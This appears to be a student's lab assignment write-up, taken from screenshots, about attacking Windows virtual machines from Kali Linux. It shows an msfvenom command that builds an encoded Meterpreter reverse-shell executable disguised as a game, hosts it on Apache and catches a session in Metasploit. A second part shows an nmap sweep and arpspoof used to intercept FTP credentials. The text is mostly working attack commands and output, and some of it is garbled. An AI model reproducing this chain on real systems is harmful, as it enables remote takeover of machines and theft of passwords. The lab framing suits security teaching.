

Question 1:

- Create payload for windows .
- Transfer the payload to the victim's machine.
- Exploit the victim's machine.

The screenshot shows a Kali Linux virtual machine environment. In the top-left window, a Notepad file named 'Untitled - Notepad' contains the following command:

```
msfvenom -p windows/meterpreter/reverse_tcp platform windows-a x86 -e x86/shikata_ga_nai "\x00" LHOST=192.168.57.128 -f exe > /var/www/html/counterstrike/Game.exe
```



The bottom-left window shows a terminal session where the user connects to a remote host (E3540LN) via SSH. The terminal output shows the connection being reset by the peer.

The main window displays the Kali Linux desktop environment. The terminal shows the user navigating to the directory /var/www/html/counterstrike and running the msfvenom command to create a reverse_tcp payload. The output of the command is as follows:

```
root@kali-pc-001:~# cd /var/www/html/counterstrike
root@kali-pc-001:/var/www/html/counterstrike# msfvenom -p windows/meterpreter/reverse_tcp --platform windows-a x86 -e x86/shikata_ga_nai -b "\x00" LHOST=192.168.57.128 -f exe > /var/www/html/counterstrike/Game.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 368 (iteration=0)
x86/shikata_ga_nai chosen with final size 368
Payload size: 368 bytes
Final size of exe file: 73802 bytes
root@kali-pc-001:/var/www/html/counterstrike#
```

The terminal then shows the user running the systemctl command to enable and start the apache2 service:

```
root@kali-pc-001:/var/www/html/counterstrike# systemctl enable apache2
root@kali-pc-001:/var/www/html/counterstrike# systemctl start apache2
root@kali-pc-001:/var/www/html/counterstrike#
```



```
bpg@kali-pc-001: ~
File Actions Edit View Help
%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
[+]
+ -- --=[ metasploit v5.0.101-dev ]
+ -- --=[ 2049 exploits - 1108 auxiliary - 344 post ]
+ -- --=[ 562 payloads - 45 encoders - 10 nops ]
+ -- --=[ 7 evasion ]

Metasploit tip: Enable verbose logging with set VERBOSE true

msf5 > use multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf5 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf5 exploit(multi/handler) >
msf5 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

  Name      Current Setting  Required  Description
  ----      -
  EXITFUNC  process         yes       Exit technique (Accepted: '', seh, thread, process, non
e)
  LHOST      yes             yes       The listen address (an interface may be specified)
  LPORT      4444            yes       The listen port

Payload options (windows/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  ----      -
  EXITFUNC  process         yes       Exit technique (Accepted: '', seh, thread, process, non
e)
  LHOST      yes             yes       The listen address (an interface may be specified)
  LPORT      4444            yes       The listen port
```


File Actions Edit View Help

If setting a PAYLOAD, this command can take an index from `show payloads`.

```
msf5 exploit(multi/handler) > set LHOST 192.168.57.128
```

```
LHOST => 192.168.57.128
```

```
msf5 exploit(multi/handler) > show options
```

Module options (exploit/multi/handler):

Name	Current Setting	Required	Description
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Payload options (windows/meterpreter/reverse_tcp):


Name	Current Setting	Required	Description
EXITFUNC	process	yes	Exit technique (Accepted: '', seh, thread, process, none)
LHOST	192.168.57.128	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port


Exploit target:


Id	Name
0	Wildcard Target

```
msf5 exploit(multi/handler) > 
```


```
bpg@kali-pc-001: ~  
File Actions Edit View Help  
msf5 exploit(multi/handler) > exploit -j -z  
[*] Exploit running as background job 0.  
[*] Exploit completed, but no session was created.  
[*] Started reverse TCP handler on 192.168.57.128:4444  
msf5 exploit(multi/handler) > [*] Sending stage (176195 bytes) to 192.168.57.131  
[*] Meterpreter session 1 opened (192.168.57.128:4444 → 192.168.57.131:49686) at 2020-08-31 13:08:04 -0700  
  
msf5 exploit(multi/handler) >  
msf5 exploit(multi/handler) > sessions  
  
Active sessions  
  
Id Name Type Information Connection  
-- --  
1 meterpreter x86/windows WIN-2P0T021FDJH\Administrator @ WIN-2P0T021FDJH 192.168.57.128:4444 → 192.168.57.131:49686 (192.168.57.131)  
  
msf5 exploit(multi/handler) > sessions -i 1  
[*] Starting interaction with 1...  
  
meterpreter > sysinfo  
Computer : WIN-2P0T021FDJH  
OS : Windows 2016+ (10.0 Build 14393).
```









se pointer inside or press Ctrl+G.





Question 2:

- Create an FTP server
- Access FTP server from windows command prompt
- Do an mitm and username and password of FTP transaction using wireshark and dsniff.



```
File Actions Edit View Help
Nmap scan report for 192.168.180.166
Host is up (0.0019s latency).
Not shown: 96 closed ports
PORT      STATE SERVICE
135/tcp    open  msrpc
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
3389/tcp   open  ms-wbt-server
MAC Address: 00:0C:29:64:29:1C (VMware)

Nmap scan report for 192.168.180.167
Host is up (0.0039s latency).
Not shown: 94 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
80/tcp    open  http
135/tcp    open  msrpc
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
3389/tcp   open  ms-wbt-server
MAC Address: 00:0C:29:DC:91:07 (VMware)

Nmap scan report for 192.168.180.254
Host is up (0.00018s latency).
All 100 scanned ports on 192.168.180.254 are filtered
MAC Address: 00:50:56:E5:CE:DF (VMware)

Nmap scan report for 192.168.180.135
Host is up (0.0000080s latency).
All 100 scanned ports on 192.168.180.135 are closed

Nmap done: 256 IP addresses (6 hosts up) scanned in 4.24 seconds
root@kali-pc-001:~#
root@kali-pc-001:~# arpspoof -i eth0 -t 192.168.180.167
```

To return to your computer, move the mouse pointer outside or press Ctrl+Alt.

```
File Actions Edit View Help
139/tcp open netbios-ssn
445/tcp open microsoft-ds
3389/tcp open ms-wbt-server
MAC Address: 00:0C:29:64:29:1C (VMware)

Nmap scan report for 192.168.180.167
Host is up (0.0039s latency).
Not shown: 94 closed ports
